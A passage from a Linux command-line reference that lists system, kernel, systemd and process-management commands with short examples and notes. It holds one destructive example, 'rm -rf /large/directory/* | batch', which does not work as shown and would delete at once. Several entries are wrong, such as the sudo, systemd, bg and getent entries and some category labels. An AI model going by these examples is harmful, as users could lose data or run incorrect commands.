- Related to (or similar) *fc-cache, fc-list, fc-validate, fc-scan, fc-query, fc-match, fc-cat, fc-validate, fc-cache command.*

- For more information: lynx

</usr/share/doc/fontconfig/fontconfig-user.html>

- Category: System

- fc-query **arguments file_name** : Queries font files.

- Ex: fc-query /usr/share/fonts/truetype/lato/Lato-BoldItalic.ttf

- Notes:

- Related to (or similar) *fc-cache, fc-list, fc-validate, fc-scan, fc-pattern, fc-match, fc-cat, fc-validate, fc-cache command.*

- For more information: lynx

</usr/share/doc/fontconfig/fontconfig-user.html>

- Category: System

- fc-scan **arguments directory_name** : Scans font files or directories.

- Ex: fc-scan /usr/share/fonts/

- Notes:

- Related to (or similar) *fc-cache, fc-list, fc-validate, fc-query, fc-pattern, fc-match, fc-cat, fc-validate, fc-cache command.*

- For more information: lynx

</usr/share/doc/fontconfig/fontconfig-user.html>

- Category: System

- fc-validate **arguments** : Validates font files.

- Ex: fc-validate /usr/share/fonts/type1/gsfonts/b018032l.pfb

- Notes:

- *Related to (or similar) fc-cache, fc-list, fc-validate, fc-scan, fc-query, fc-pattern, fc-match, fc-cat, fc-cache command.*
 - *For more information: lynx /usr/share/doc/fontconfig/fontconfig-user.html*
 - *Category: System*
- fgconsole **arguments** : Displays the number of the current virtual terminal.
 - **Ex:** fgconsole
 - **Notes:**
 - *Related to (or similar) chvt command.*
 - *Category: Shell*
- gcc **arguments file_name** : A GNU project C and C++ compiler.
 - **Ex:** gcc -nostartfiles -static -o foo foo.c
 - **Notes:**
 - *Other alias(es) for the command are: cc*
 - *Related to (or similar) cpp command.*
 - *Category: Programming*
- gdb **arguments command** : A utility to debug programs and know about where it crashes.
 - **Ex:** gdb a.out
 - **Notes:**
 - *Must be installed, sudo apt-get install gdb*
 - *Related to (or similar) coredumpctl command.*
 - *Category: Programming*
- getent **arguments** : Shows entries from Name Service Switch libraries.
 - **Ex:** getent passwd jane
 - **Tips:**
 - *This command displays entries from databases that are supported by the Name Service Switch libraries that are configured in /etc/nsswitch.conf.*
 - **Notes:**
 - *Related to (or similar) setkeycodes command.*
 - *Category: System/Troubleshooting*
- getkeycodes : Displays kernel scancode-to-keycode mapping table.
 - **Ex:** # getkeycodes
 - **Notes:**
 - *Related to (or similar) setkeycodes command.*

■ *Category: Kernel*

- getopt **arguments** : Parses command options.
 - **Ex:** This the best and shortest example that to demonstrate this command:

```
# execute: test.sh -b|r|g -OR- test.sh -color=RED|BLUE|GREEN
#!/bin/bash
# Call getopt to validate the provided input.
options=$(getopt -o brg --long color: -- "$@")
[ $? -eq 0 ] || {
    echo "Incorrect options provided"
    exit 1
}
eval set -- "$options"
while true; do
    case "$1" in
        -b)
            COLOR=BLUE ;;
        -r)
            COLOR=RED ;;
        -g)
            COLOR=GREEN ;;
        --color)
            shift; # The arg is next in position args
            COLOR=$1
            [[ ! $COLOR =~ BLUE|RED|GREEN ]] && {
                echo "Incorrect options provided"
                exit 1
            } ;;
        --)
            shift
            break ;;
        esac
        shift
    done
    echo "Color is $COLOR"
    exit 0;
```

- **Notes:**

- *This is an UTIL-LINUX command.*
 - *Category: Scripting*
- gold **arguments file_name** : The GNU ELF linker.
 - **Notes:**
 - *More information, see ELF (in the Glossary)*
 - *Related to (or similar) ld command.*
 - This is a binutils command
(<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- gprof **arguments file_name** : Displays call graph profile data.
 - **Ex:** gprof foo > foo.output
 - **Notes:**
 - *Related to (or similar) gcc command.*
 - This is a binutils command
(<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- halt **arguments** : Halts the machine (performs a shutdown).
 - **Ex:** halt
 - **Notes:**
 - *Related to (or similar) shutdown, poweroff commands.*
 - *Other alias(es) for the command are: poweroff .*
 - *This command has been deprecated from UTIL-LINUX.*
 - *This is a legacy commands available for compatibility only.*
 - *Category: System/Maintenance*
- help **command** : Displays BASH shell built-in command help.
 - **Ex:** help shopt
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Shell*
- history **arguments file_name** : Shows the users command history.
 - **Ex:** history -r
 - **Notes:**
 - *Related to (or similar) hash command.*
 - *This is an internal Bash command.*
 - *Category: Shell*
- hostid **arguments** : Displays the host's numeric ID in hexadecimal.
 - **Ex:** hostid

- **Notes:**
 - *Related to (or similar) hostname command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/hostid>
 - *This is a COREUTILS command.*
 - *Category: Networking*
- **hostname arguments** : Shows IP address of host.
 - **Ex:** hostname -i
 - **Notes:**
 - *Related to (or similar) hostid command.*
 - *Other alias(es) for the command are: dnsdomainname, domainname, ypdomainname, nisdomainname*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/hostname>
 - *This is a COREUTILS command.*
 - *Category: Networking*
- **hash arguments file_name** : Displays a summary of executed commands in the shell.
 - **Ex:** hash
 - **Notes:**
 - *Related to (or similar) history command*
 - *This is an internal Bash command.*
 - *Category: Shell*
- **info command** : An alternative system to the man help pages.
 - **Ex:** info
 - **Notes:**
 - *Related to (or similar) man command.*
 - *Category: Shell*
- **init arguments**: Sends control commands to the init daemon.
 - **Ex:** init 0
 - **Notes:**
 - *Related to (or similar) system, telinit commands.*
 - *For more information on: [Runlevel](#)*
 - *Category: System*
- **insmod file_name arguments** : Inserts a module into the Linux Kernel
 - **Ex:** # insmod /directory/snd-usb-audio.ko
 - **Notes:**

- *Related to (or similar) modprobe, modinfo, lsmod commands.*
 - *Category: Kernel*
- iostat **arguments** : Displays statistics for CPU, network, I/O devices and partitions.
 - **Ex:** iostat -x **sda sdb 2 6**
 - **Notes:**
 - *Related to (or similar) sar, mpstat, pidstat, vmstat, cfsiostat, nfsiostat commands.*
 - *Category: System/Performance*
- ipcmk **arguments** : Creates IPC resources (i.e. shared memory segments, message queues, and semaphore arrays).
 - **Ex:** ipcmk -M **1M**
 - **Notes:**
 - *Related to (or similar) ipcrm , ipcs commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- ipcrm **arguments** : Removes certain IPC resources.
 - **Ex:** ipcrm -m **10715155**
 - **Notes:**
 - *Related to (or similar) ipcmk , ipcs commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- ipcs **arguments** : Displays information about the IPC facilities.
 - **Ex:** ipcs -q
 - **Notes:**
 - *Related to (or similar) ipcrm , ipcmk commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- journalctl **arguments** : Queries the systemd journal
 - **Ex:** journalctl _SYSTEMD_UNIT=avahi-daemon.service
 - **More Examples:**
 - Without arguments, all collected logs are shown unfiltered:
journalctl
 - With one match specified, all entries with a field matching the expression are shown:
journalctl _SYSTEMD_UNIT=avahi-daemon.service
 - If two different fields are matched, only entries matching both

expressions at the same time are shown:

```
journalctl _SYSTEMD_UNIT=avahi-daemon.service  
_PID=28097
```

- If two matches refer to the same field, all entries matching either expression are shown:

```
journalctl _SYSTEMD_UNIT=avahi-daemon.service  
_SYSTEMD_UNIT=dbus.service
```
 - If the separator "+" is used, two expressions may be combined in a logical OR. The following will show all messages from the Avahi service process with the PID 28097 plus all messages from the D-Bus service from any of its processes:

```
journalctl _SYSTEMD_UNIT=avahi-daemon.service  
_PID=28097 + _SYSTEMD_UNIT=dbus.service
```
 - Show all logs generated by the D-Bus executable:

```
journalctl /usr/bin/dbus-daemon
```
 - Show all kernel logs from previous boot:

```
journalctl -k -b -1
```
 - Show a live log display from a system service apache.service:

```
journalctl -f -u apache
```
- **Notes:**
 - *Related to (or similar) coredumpctl command.*
 - *Category: System*
 - **kbdrate arguments** : Resets the keyboard repeat rate and delay time.
 - **Ex:** # kbdrate -r 20 -d 500
 - **Notes:**
 - *Related to (or similar) kbd_mode command.*
 - *Category: Shell*
 - **kbd_mode arguments console** : Manages the keyboard mode (RAW, MEDIUMRAW, XLATE, UNICODE)
 - **Ex:** kbd_mode -a
 - **Notes:**
 - *Related to (or similar) loadkeys command.*
 - *Category: Shell*
 - **keyctl arguments** : Key management facility control
 - **Ex:** keyctl show
 - **Notes:**
 - *Related to (or similar) systemd-ask-password command.*

- *Category: Shell*
- **ld arguments object_file** : The GNU linker.
 - **Ex:** `ld -s -o myfile hello.o`
 - **Notes:**
 - *Related to (or similar) as command.*
 - *This is a binutils command*
(<https://www.gnu.org/software/binutils/>).
 - *Category: Programming*
- **loadkeys arguments** : Loads the keyboard translation tables.
 - **Ex:** `loadkeys /usr/local/share/kbd/keymaps/personal.map`
 - **Notes:**
 - *Related to (or similar) dumpkeys command.*
 - *Category: Shell*
- **locale arguments** : Displays information about current (or all) locales.
 - **Ex:** `locale LC_TELEPHONE`
 - **Notes:**
 - *Related to (or similar) localedef command.*
 - *Category: Shell*
- **localedef arguments** : Compiles locale definition files.
 - **Ex:** `localedef -f UTF-8 -i fi_FI fi_FI.UTF-8`
 - **Notes:**
 - *Related to (or similar) locale command.*
 - *Category: Shell*
- **loginctl arguments user_name** : Controls the systemd login manager
 - **Ex:** Querying user status:
`loginctl user-status`
 - **Notes:**
 - *Related to (or similar) systemctl command.*
 - *Category: Shell*
- **logger arguments message** : Creates entries in to the system log.
 - **Ex:** sends a message into syslog:
`echo HelloWorld | logger`
 - **More Examples:**
 - `logger System rebooted`
 - `logger -p local0.notice -t HOSTIDM -f /dev/idmc`
 - `logger -n loghost.example.com System rebooted`
 - **Notes:**

- *To see the results, type: cat /etc/syslog.conf*
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- **lsb_release arguments** : Displays information about the OS.
 - **Ex:** lsb_release -a
 - **Notes:**
 - *Related information: cat /proc/version*
 - *Related to (or similar) uname command.*
 - *Category: System*
- **lsmod** : Displays the status of modules in the Linux Kernel.
 - **Ex:** # lsmod
 - **Notes:**
 - *Related to (or similar) insmod, modprobe, modinfo commands.*
 - *Related information: cat /proc/profile*
 - *Category: System/Troubleshooting*
- **m4 arguments file_name** : Macro processor, process macros in a file.
 - **Ex:** m4 inputfile.m4
 - **Notes:**
 - *For more information: info m4*
 - *Related to (or similar) script command.*
 - *Category: Shell*
- **machinectl arguments** : Controls the systemd machine manager.
 - **Ex:** # machinectl export-tar fedora myfedora.tar.xz
 - **More Examples:**
 - Downloads an Ubuntu .TAR image (verifies it) and open a shell in it using systemd-nspawn


```
# machinectl pull-tar https://cloud-images.ubuntu.com/trusty/current/trusty-server-cloudimg-amd64-root.tar.gz
# systemd-nspawn -M trusty-server-cloudimg-amd64-root
```
 - Downloads a Fedora image, set a root password in it, start it as service


```
# machinectl pull-raw --verify=no https://dl.fedoraproject.org/pub/fedora/linux/releases/27/Cloud/Cloud-Base-27-1.6.x86_64.raw.xz
# systemd-nspawn -M Fedora-Cloud-Base-27-1.6.x86_64
```

- ```

passwd
exit
machinectl start Fedora-Cloud-Base-27-1.6.x86_64
machinectl login Fedora-Cloud-Base-27-1.6.x86_64
• Exports container "fedora" as an xz-compressed tar file myfedora.tar.xz into the current directory.
machinectl export-tar fedora myfedora.tar.xz
• Creates a new shell session on the local host for the user ID "lennart", in a su like fashion.
machinectl shell --uid=lennart

```
- **Notes:**
    - *Related to (or similar) systemctl command.*
    - *Category: System*
  - mail **arguments** : Utility to compose, receive, send, forward, and reply to emails.
    - **Ex:** mail -s "HelloWorld" **jane@example.com**
    - **Notes:**
      - *Related to (or similar) sendmail command.*
      - *Category: Shell*
  - man **arguments command** : Displays the manual for a command.
    - **Ex:** man shutdown
    - **Notes:**
      - *Related to (or similar) info command.*
      - *Category: Shell*
  - manpath **arguments file\_name** : Determines the search path for manual pages.
    - **Ex:** manpath
    - **Notes:**
      - *Related to (or similar) man command.*
      - *Category: Shell*
  - mcookie **arguments** : Generates magic cookies for xauth.
    - **Ex:** xauth add :0 . `mcookie`
    - **Notes:**
      - *Related to (or similar) xauth command.*
      - *This is an UTIL-LINUX command.*
      - *Category: System*
  - modinfo **arguments file\_name** : Displays information about a Linux

Kernel module.

- **Ex:** # modinfo snd
- **Notes:**
  - *Related to (or similar) modprobe command.*
  - *Category: System*
- modprobe **arguments file\_name** : Add or remove modules from the Linux Kernel.
  - **Ex:**

```
module file symlink to: /lib/modules/kernel-release.
ln -s /directory/kernel-module.ko /lib/modules/`uname -r`
updates dependency list
depmod -a
installs the kernel module.
modprobe kernel-module
```
  - **Notes:**
    - *Related to (or similar) insmod, modinfo, lsmod commands.*
    - *Category: Kernel*
- mpstat **arguments** : Reports processor(s) related statistics.
  - **Ex:** Displays statistics for all CPUs at two second intervals:  
mpstat -P ALL 2 5
  - **Notes:**
    - *Related to (or similar) sar, pidstat, iostat, vmstat, cfsiostat, nfsiostat commands.*
    - *Category: System/Performance*
- nfsiostat **arguments**: Reports NFS statistics.
  - **Ex:** nfsiostat
  - **Notes:**
    - *Related to (or similar) sar, mpstat, pidstat, iostat, cfsiostat, vmstat commands.*
    - *Category: System/Performance*
- nproc **arguments** : Displays the number of processing units available.
  - **Ex:** nproc --all
  - **Notes:**
    - *Related to (or similar) lscpu command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/nproc>
    - *This is a COREUTILS command.*

- *Category: System/Performance*
- numfmt **arguments** : Converts numbers from/to human-readable strings.
  - **Ex:** numfmt --to=iec 2048
  - **More Examples:**
    - Converts to base 10 decimal:  
echo 1M | numfmt --from=si
    - Converts to base 2 decimal  
echo 1M | numfmt --from=iec
    - Converts the output in a human-readable format  
df -B1 | numfmt --header --field 2-4 --to=si
    - Converts the output in a human-readable format  
ls -l | numfmt --header --field 5 --to=iec
    - Pads the output with spaces so it is easier to read  
ls -lh | numfmt --header --field 5 --from=iec --padding=10
    - Pads the output with spaces so it is easier to read  
ls -lh | numfmt --header --field 5 --from=iec --format %10f
- **Notes:**
  - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/numfmt>
  - *This is a COREUTILS command.*
  - *Category: Strings/Text*
- openvt arguments command : Starts a program on a new virtual terminal (VT).
  - **Ex:** openvt -l bash
  - **Notes:**
    - *Related to (or similar) chvt command.*
    - *Other alias(es) for the command are: open*
    - *Category: Shell*
- pidstat **arguments** : Reports statistics for Linux tasks.
  - **Ex:** Displays CPU statistics every two seconds:  
pidstat 2 5
  - **Notes:**
    - *Related to (or similar) sar, mpstat, iostat, vmstat, cfsiostat, nfsiostat commands.*
    - *Category: System/Performance*
- poweroff **arguments** : Shuts down the local system.
  - **Ex:** # poweroff

- **Notes:**
    - *Related to (or similar) shutdown command.*
    - *Other alias(es) for the command are: halt, reboot .*
    - *Category: System*
- pr **arguments** : Paginates text files for printing.
  - **Ex:** ls -la | pr -n -h "Files located in \$(pwd)" > output.txt
  - **Notes:**
    - *Related to (or similar) lp command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/pr>
    - *This is a COREUTILS command.*
    - *Category: Strings/Text*
- ranlib **arguments file\_name** : Generates an index of the contents of an archive.
  - **Ex:** ranlib foo.a
  - **Notes:**
    - *Related to (or similar) ar, nm commands.*
    - *This is a binutils command*  
[\(https://www.gnu.org/software/binutils/\)](https://www.gnu.org/software/binutils/).
    - *Category: Programming*
- reboot **arguments** : Reboots the local system.
  - **Ex:** # reboot
  - **Notes:**
    - *Related to (or similar) shutdown, poweroff commands.*
    - *Other alias(es) for the command are: poweroff .*
    - *This command has been deprecated from UTIL-LINUX.*
      - *This is a legacy commands available for compatibility only.*
    - *Category: System*
- reset **arguments** : Reinitializes the terminal.
  - **Ex:** reset
  - **Notes:**
    - *Related to (or similar) tput, tset commands.*
    - *This is a legacy command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- rmmod **arguments module\_name** : Deletes module(s) from the Linux

kernel.

- **Ex:** # rmmod modulename
- **Notes:**
  - *Related to (or similar) modprobe, insmod, lsmod, modinfo commands.*
  - *Category: Kernel*
- rpcgen **arguments** : An RPC protocol compiler.
  - **Ex:** rpcgen -T prot.x
  - **Notes:**
    - *Related to (or similar) rpcinfo command.*
    - *Category: Programming*
- rpcbind **arguments** : Universal addresses to RPC program number mapper.
  - **Ex:#** rpcbind mountd nfsd statd lockd rquotad : ALL
  - **Notes:**
    - *Related to (or similar) rpcinfo command.*
    - *Category: System*
- rpcinfo **arguments domain\_name\_or\_ip** : Reports RPC information.
  - **Ex:** # rpcinfo -s server\_name
  - **Notes:**
    - *Related to (or similar) rpcbind command.*
    - *Category: System*
- rtcwake **arguments** : Enter a system sleep state until a specified wakeup time.
  - **Ex:** rtcwake -m disk -s 60
  - **Notes:**
    - *Related to (or similar) date command.*
    - *This is an UTIL-LINUX command.*
    - *Category: System*
- runlevel **arguments** : Reports the current runlevel of the operating system.
  - **Ex:** runlevel
  - **Notes:**
    - *Related to (or similar) telinit command.*
    - *For more information on: [Runlevel](#)*
    - *Category: System*
- runuser **arguments command** : Runs a command with substitute user and group ID.

- **Ex:** runuser -l dbservice -c 'ulimit -SHa'
  - **Notes:**
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- sar **arguments file\_name** : Collects, reports, or saves system activity information.
  - **Ex:** Reports CPU utilization for each 2 seconds:  
sar -u 2 5
  - **Notes:**
    - *Related to (or similar) mpstat, pidstat, iostat, vmstat, cfsiostat, nfsiostat commands.*
    - *Category: System/Troubleshooting*
- screen **arguments** : A window manager that enables multiple pseudo-terminals (VT100/ANSI).
  - **Ex:** screen
  - **Notes:**
    - *Related to (or similar) captoinfo, tic commands.*
    - *Category: Shell*
- setkeycodes **arguments** : Manages kernel scancode-to-keycode mapping table entries.
  - **Ex:** # setkeycodes e06f 112
  - **Notes:**
    - *Related to (or similar) dumpkeys, loadkeys, showkey commands.*
    - *Category: Kernel*
- setmetamode **arguments** : Defines the keyboard meta key handling.
  - **Ex:** setmetamode escprefix
  - **Notes:**
    - *Without arguments, displays the current Meta key mode.*
    - *Related to (or similar) loadkeys command.*
    - *Category: Shell*
- script : Creates a capture log (file: typescript) of the current shell session (with timing information).
  - **Ex:** script -t 2> **timing.txt** -a **session.txt**

Script started, file is script.out  
\$ ls  
<etc., etc.>

```
$ exit
Script done, file is script.out
```

- **Notes:**
  - Press Ctrl+D to exit.
  - *Related to (or similar) scriptreplay command.*
  - *This is an UTIL-LINUX command.*
  - *Category: Shell*
- **scriptreplay arguments** : Replays typescripts, using timing information.
  - **Ex:** scriptreplay **timing.txt session.txt**
  - **Notes:**
    - *Related to (or similar) script command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- **seq arguments** : Displays an incremental sequence of numbers.
  - **Ex:** seq **1000**
  - **Notes:**
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/seq>
    - *This is a COREUTILS command.*
    - *Category: Strings/Text*
- **setarch arguments command** : Changes reported architecture in new program environment and set personality flags.
  - **Ex:** # setarch --list
  - **More Examples:**
    - setarch ppc32 rpmbuild --target=ppc --rebuild foo.src.rpm
    - setarch ppc32 -v -vL3 rpmbuild --target=ppc --rebuild bar.src.rpm
    - setarch ppc32 --32bit rpmbuild --target=ppc --rebuild foo.src.rpm
  - **Notes:**
    - *Related to (or similar) arch command.*
    - *This is an UTIL-LINUX command.*
    - *Category: System*
- **sh arguments command** : Command interpreter (shell) utility.
  - **Ex:** sh /path\_to/script.sh
  - **Notes:**
    - *Runs that shell-script using the Bourne shell.*

- *Related to (or similar) login command.*
  - *Category: Shell*
- shopt **arguments** : Modifies shell options.
  - **Ex:** shopt -s cdspell
  - **Notes:**
    - *This is an internal Bash command.*
    - *Category: Shell*
- showkey **arguments** : Examines codes sent by the keyboard and displays them.
  - **Ex:** showkey -a
  - **Notes:**
    - *Related to (or similar) dumpkeys, loadkeys commands.*
    - *Category: Shell*
- shutdown **arguments time** : Shuts down or restarts the computer.
  - **Ex:** # shutdown -h now
  - **Ex:** # shutdown -r now
  - **Notes:**
    - *Related to (or similar) poweroff command.*
    - *This command has been deprecated from UTIL-LINUX.*
      - *This is a legacy commands available for compatibility only.*
    - *Category: System*
- slabtop **arguments** : Displays kernel slab cache information in real-time.
  - **Ex:** slabtop
  - **Notes:**
    - *Related information: cat /proc/slabinfo*
    - *This command is similar to the top, ps command.*
    - *Category: Kernel*
- sort **arguments** : Sorts lines passed in to it from the STDOUT.
  - **Ex:** ls -l | sort
  - **Notes:**
    - *Related to (or similar) uniq command.*
    - *Category: Strings/Text*
- systemctl **arguments service\_name** : Controls the systemd system and service manager.
  - **Ex:** # systemctl restart apache2
  - **Notes:**

- *This command is used to control (stop or start) or get status of a service.*
  - *Related to (or similar) journalctl, logindctl, machinectl commands.*
  - *Category: System/Troubleshooting*
- **systemd arguments:** systemd system and service manager.
  - **Ex:** system -- test
  - **Notes:**
    - *Related to (or similar) init command.*
    - *Category: System*
- **systemd-cgtop arguments :** Displays the top control groups by their resource usage.
  - **Ex:** systemd-cgtop
  - **Notes:**
    - *Related to (or similar) systemctl command.*
    - *Category: System/Troubleshooting*
- **systemd-analyze arguments :** Analyzes system boot-up performance.
  - **Ex:** Plots all dependencies of any unit whose name starts with "avahi-daemon": `systemd-analyze dot 'avahi-daemon.*' | dot -Tsvg > avahi.svg`
  - **More Examples:**
    - Plots the dependencies between all known target units:  
`systemd-analyze dot --to-pattern='*.target' --from-pattern='*.target' | dot -Tsvg > targets.svg`
    - Misspelt directives:  
`systemd-analyze verify ./user.slice`
    - Missing service units:  
`systemd-analyze verify ./a.socket ./b.socket`
  - **Notes:**
    - *Related to (or similar) systemctl command.*
    - *Category: System/Troubleshooting*
- **systemd-ask-password arguments message :** Queries the user for a system password.
  - **Ex:** `systemd-ask-password "Enter a password"`
  - **Notes:**
    - *Related to (or similar) keyctl command.*
    - *Category: Loop/Branching*

- **systemd-timesyncd** : Manages the Network Time Synchronization.
  - **Ex:** `systemd-timesyncd`
  - **Notes:**
    - *Configure your servers in `/etc/systemd/timesyncd.conf`. This configuration file is utilized by the `systemd-timesyncd.service`.*
    - *Related to (or similar) `systemd` command.*
    - *Category: Math/Time*
- **su arguments user\_name** : Changes the user ID or switches to the root user context.
  - **Ex:** `# su jane`
  - **Notes:**
    - This command is useful when you need to switch to another user's ID without having to log out. It is also useful for running in the super user context to execute administrator commands (without having to type `sudo` before each command).
    - *Related to (or similar) `sudo`, `sulogin` command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- **sudo command**: Executes a command as the root user.
  - **Ex:** `# passwd jane`
  - **Notes:**
    - *Related to (or similar) `su` command.*
    - *Category: Shell*
- **sulogin arguments** : Puts the system into single-user mode.
  - **Ex:** `sudo sulogin`
  - **Notes:**
    - *Related to (or similar) `sudo` command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- **suspend arguments** : Suspends the execution of the current shell.
  - **Ex:** `suspend`
  - **Notes:**
    - *This is an internal Bash command.*
    - *Category: Shell*
- **swapon arguments device\_name** : Manages the label or UUID (Universally Unique Identifier) of a swap area.
  - **Ex:** `# swapon /dev/sda3`

- **Notes:**
    - *Related to (or similar) uuidgen command.*
    - *This is an UTIL-LINUX command.*
    - *Category: System*
- swapoff **arguments file\_name** : Disables devices for paging and swapping.
  - **Ex:** # swapoff -a
  - **Ex:** # swapoff /dev/sda2
  - **Notes:**
    - *Related to (or similar) swapon, mkswap commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: System*
- swapon **arguments file\_name** : Enables devices for paging and swapping.
  - **Ex:** # swapon -s
  - **Ex:** # swapon /dev/sda2
  - **Notes:**
    - *Related to (or similar) swapoff, mkswap commands.*
    - *This is an UTIL-LINUX command.*
    - *Category: System*
- sysctl **arguments** : Configures kernel parameters at runtime.
  - **Ex:** # sysctl -w net.ipv4.icmp\_echo\_ignore\_all=0
  - **Notes:**
    - *procfs is required for sysctl support in Linux.*
    - *Category: Kernel*
- timedatectl **arguments** : Queries or changes system time and date settings.
  - Ex: timedatectl list-timezones
  - **Notes:**
    - *Related to (or similar) systemd-timedated.service , systemd-timesyncd.service commands.*
    - *This is an internal Bash command.*
    - *Category: Math/Time*
- times : Displays the accumulated user and system times for the shell.
  - **Ex:** times
  - **Notes:**
    - *Related to (or similar) time command.*
    - *This is an internal Bash command.*
    - *Category: Shell*

- **tload arguments device\_name** : Displays a graph of the current system load average to the console.
  - **Ex:** tload -d 1 -s 10 /dev/tty2
  - **Notes:**
    - *Related information:* `cat /proc/loadavg`
    - *Category:* Shell
- **trap arguments** : Trap function responds to hardware signals.
  - **Ex:** trap -l
  - **Notes:**
    - *Defines and creates handlers to run when the shell receives signals.*
    - *For more information on:* [Signals](#)
    - *This is an internal Bash command.*
    - *Category:* System
- **telinit arguments command** : Changes the current runlevel of the operating system.
  - **Ex:** telinit 3
  - **Notes:**
    - *Related to (or similar) runlevel, init command.*
    - *For more information on:* [Runlevel](#)
    - *This is a legacy command.*
    - *Category:* System
- **type arguments command** : Displays information about a command.
  - **Ex:** type uname
  - **Notes:**
    - *Related to (or similar) whereis command.*
    - *This is an internal Bash command.*
    - *Category:* Shell
- **uname arguments** : Displays information about the OS and Kernel.
  - **Ex:** uname -a
  - **Notes:**
    - *Related information:* `cat /proc/version`
    - *Related to (or similar) lsb\_release command.*
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/uname>
    - *This is a COREUTILS command.*
    - *Category:* System

- **unalias alias\_name** : Removes an alias definition for the specified alias name.
  - **Ex:** unalias my\_alias
  - **Notes:**
    - *Related to (or similar) alias command.*
    - *This is an internal Bash command.*
    - *Category: Shell*
- **unicode\_start** : Starts the keyboard and console in Unicode mode (UTF-8).
  - **Ex:** unicode\_start
  - **Notes:**
    - *Related to (or similar) unicode\_stop command.*
    - *Category: Shell*
- **unicode\_stop** : Disables the keyboard and console Unicode mode.
  - **Ex:** unicode\_stop
  - **Notes:**
    - *Related to (or similar) unicode\_start command.*
    - *Category: Shell*
- **uptime arguments** : Shows current uptime for the local system.
  - **Ex:** uptime -p
  - **Notes:**
    - *Related information: cat /proc/uptime*
    - *Category: System*
- **uuidgen arguments** : Creates a new UUID (Universally Unique Identifier) value.
  - **Ex:** uuidgen --sha1 --namespace @dns --name "www.example.com"
  - **Notes:**
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- **visudo arguments** : Edits the sudoers file, then checks the syntax of the file to ensure you are not locked out due to a corrupted file.
  - **Ex:** # visudo
  - **Notes:**
    - *Related to (or similar) sudo command*
    - *Category: System*
- **vmstat arguments** : Shows virtual memory information (shows: memory, paging, CPU activity, etc.).

- **Ex:** # vmstat -s
  - **Notes:**
    - *Related to (or similar) sar, mpstat, pidstat, iostat, nfsiostat commands.*
    - *Category: System/Performance*
- watch **command** : Runs command(s) repeatedly and displays its output, until it is stopped.
  - **Ex:** watch df
  - **More Examples:**
    - To watch for mail:  
watch -n 60 from
    - Watch the contents of a directory changes:  
watch -d ls -l
    - Watch the contents of a directory changes files owned by user jane:  
watch -d 'ls -l | fgrep jane'
  - **Notes:**
    - Its possible to create a custom watch function, type: watch2 ()  
{ while true; do clear; date; \${1}; sleep 2; done; }
    - *Category: Shell*
- whatis **command** : Displays one line man page descriptions for a command.
  - **Ex:** whatis wall
  - **Notes:**
    - *Related to (or similar) man, apropos commands.*
    - *Category: Shell*
- whereis **app\_name** : Shows possible locations of a command.
  - **Ex:** whereis write
  - **Notes:**
    - *Related to (or similar) which command.*
    - *This is an UTIL-LINUX command.*
    - *Category: Shell*
- which **command** : Shows which app will be run by default.
  - **Ex:** which cal
  - **Notes:**
    - *Related to (or similar) whereis, type commands.*
    - *Category: Shell*

- **xauth arguments command** : X authority file utility
  - **Ex:** xauth generate :0 .
  - **Notes:**
    - *Related to (or similar) mcookie command.*
    - *Category: Shell*
- yes **text\_string** : Repeatedly outputs a line with a specified string(s) until the process is stopped (by pressing Ctrl+C).
  - **Ex:** yes HelloWorld
  - **Notes:**
    - *Full documentation at:*  
<http://www.gnu.org/software/coreutils/yes>
    - *This is a COREUTILS command.*
    - *Category: Shell*
- zic **arguments file\_name** : Reads the file and creates the time conversion information.
  - **Ex:** Below is a zic file excerpt (see the man page for more information):

```
#Rule NAME FROM TO TYPE IN ON AT SAVE
LETTER/S

Rule Swiss 1940 only - Nov 2 0:00 1:00 S
Rule Swiss 1940 only - Dec 31 0:00 0 -
Rule Swiss 1941 1942 - May Sun>=1 2:00 1:00 S
```

- **Notes:**
  - *Related to (or similar) zdump command.*
  - *Category: Math/Time*
- zdump **timezone\_name** : Displays the current time for a specific time zone.
  - **Ex:** zdump pst
  - **Notes:**
    - *Related to (or similar) zic command.*
    - *Category: Math/Time*

## Process Management

Below is a list of system and application process commands, related to the operating system and programs and services that run on top of it. These commands are used for starting and managing (i.e. displaying, stopping, starting, etc.) processes and services.

### Note:

*Depending on the command or service that is going to be utilized, it may require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command) in front of the example.*

- batch **arguments** : Executes command(s) when system load levels permit.
  - Ex: rm -rf /large/directory/\* | batch
  - Notes:
    - Related to (or similar) at command.
    - Category: Processes
- bg **process\_id** : Shows all background processes with their related jobs\_id.
  - Ex: bg 554
  - Notes:
    - Related to (or similar) fg, jobs commands.
    - This is an internal Bash command.
    - Category: Processes
- chrt **arguments command** : Manages real-time scheduling attributes of a process.
  - Ex: chrt -p 1022
  - Notes:
    - Related to (or similar) taskset, nice, renice commands.
    - This is an UTIL-LINUX command.
    - Category: Processes
- coproc **name command redirection** : Creates a coprocess named COPROC.

- **Ex:**  

```
coproc awk '{print $2;fflush();}'
echo one two three >&${COPROC[1]}
read -ru ${COPROC[0]} temp
echo $ temp
```
- **Notes:**
  - *This is an internal Bash command.*
  - *Category: Processes*
- **cpulimit arguments command** : Limits the CPU usage of a process (expressed in percentage).
  - **Ex:** cpulimit -l 30 dd if=/dev/zero of=/dev/null &
  - **Notes:**
    - *Prevents batch jobs from consuming too many CPU cycles.*
    - *Must be installed, sudo apt-get install cpulimit*
    - *Related to (or similar) ionice command.*
    - *Category: Processes*
